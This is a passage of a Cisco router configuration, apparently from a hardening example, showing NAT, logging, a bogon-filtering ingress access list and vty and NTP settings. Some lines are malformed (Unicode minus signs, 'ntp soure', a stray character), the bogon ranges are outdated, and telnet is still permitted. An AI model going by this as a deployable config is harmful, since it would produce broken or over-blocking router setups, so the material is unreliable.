no ip address
no ip directed−broadcast
shutdown
!
interface Serial3/0
 ip address 212.168.3.1 255.255.255.252
 ip nat outside
 no ip directed-broadcast
 no ip redirects
 no ip mask-reply
 no ip unreachables
 no ip proxy-arp
 encapsulation ppp
 no ip mroute-cache
 no cdp enable
!
interface Ethernet3/1
no ip address
no ip directed−broadcast
!
interface Ethernet4/0
no ip address
no ip directed−broadcast
shutdown
!
interface TokenRing4/0
no ip address
no ip directed−broadcast
shutdown
ring−speed 16
!
ip nat pool outside_pool 212.168.3.16 212.168.3.254 prefix-length 24
ip nat inside source static 192.168.3.6 212.168.3.6
ip nat inside source static 192.168.5.10 212.168.3.10
ip nat inside source static 192.168.5.12 212.168.3.12
ip nat inside source static 192.168.3.3 212.168.3.3
ip nat inside source static 192.168.5.14 212.168.3.14
ip nat inside source static 192.168.3.11 212.168.3.11
ip nat inside source static 192.168.3.15 212.168.3.15
ip nat inside source static 192.168.3.13 212.168.3.13
ip nat inside source list 11 pool outside_pool
ip classless
no ip http server
logging host 192.168.5.7
logging host 192.168.5.8
logging trap warnings
logging history warnings
logging buffered 16384 debugging
logging console emergencies
!
access-list 10 permit 10.20.14.0 0.0.0.255
access-list 10 deny any
!
access-list 11 permit 10.20.0.0 0.0.255.255
access-list 11 permit 192.168.0.0 0.0.7.255
!
```

```
access-list 101 permit ip 192.168.5.14 0.0.0.0 192.168.9.0 0.0.0.255
access-list 101 permit ip 192.168.3.15 0.0.0.0 192.168.9.0 0.0.0.255
access-list 101 deny   ip 192.168.5.14 0.0.0.0  any
access-list 101 deny   ip 192.168.3.15 0.0.0.0  any
!
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log
access-list 110 deny ip 0.0.0.0 0.255.255.255 any log
access-list 110 deny ip 1.0.0.0 0.255.255.255 any log
access-list 110 deny ip 2.0.0.0 0.255.255.255 any log
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 23.0.0.0 0.255.255.255 any log
access-list 110 deny ip 31.0.0.0 0.255.255.255 any log
access-list 110 deny ip 67.0.0.0 0.255.255.255 any log
access-list 110 deny ip 68.0.0.0 3.255.255.255 any log
access-list 110 deny ip 72.0.0.0 3.255.255.255 any log
access-list 110 deny ip 80.0.0.0 15.255.255.255 any log
access-list 110 deny ip 96.0.0.0 15.255.255.255 any log
access-list 110 deny ip 112.0.0.0 3.255.255.255 any log
access-list 110 deny ip 126.0.0.0 1.255.255.255 any log
access-list 110 deny ip 169.254.0.0 0.0.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 191.255.0.0 0.0.255.255 any log
access-list 110 deny ip 192.0.2.0 0.0.0.255 any log
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 198.18.0.0 0.0.255.255 any log
access-list 110 deny ip 201.0.0.0 0.255.255.255 any log
access-list 110 deny ip 223.255.255.0 0.0.0.255 any log
access-list 110 deny ip 224.0.0.0 31.255.255.255 any log
access-list 110 deny tcp any any range 135 139 log
access-list 110 deny tcp any any eq 445 log
access-list 110 deny icmp any any time-exceeded
access-list 110 deny icmp any any host-unreachable
access-list 110 deny icmp any any echo-reply
access-list 110 permit udp any host 212.168.3.6 eq 53
access-list 110 permit tcp 212.168.2.2 212.168.3.6 eq 53
access-list 110 permit tcp any host 212.168.3.10 eq 80
access-list 110 permit tcp any host 212.168.3.11 eq 80
access-list 110 permit tcp any host 212.168.3.10 eq 443
access-list 110 permit tcp any host 212.168.3.11 eq 443
access-list 110 permit udp any host 212.168.3.12 eq 500
access-list 110 permit esp any host 212.168.3.12
access-list 110 permit udp any host 212.168.3.13 eq 500
access-list 110 permit esp any host 212.168.3.13
access-list 110 permit tcp any host 212.168.3.3 eq 25
access-list 110 permit icmp any any packet-too-big
access-list 110 permit udp any host 212.168.3.14 eq 500
access-list 110 permit esp any host 212.168.3.14
access-list 110 permit udp any host 212.168.3.15 eq 500
access-list 110 permit esp any host 212.168.3.15
access-list 110 deny ip any any log

!
line con 0
 transport input none
 speed 115200
line aux 0
line vty 0 4
```

```
access-class 10 in
exec-timeout 5 0
transport input telnet ssh
transport output none
transport preferred none
history size 256
 login
!˝
ntp authentication-key 40 MD5 <secretkey>
ntp authenticate
ntp soure 172.16.3.4
ntp server 192.168.3.58

!
end
```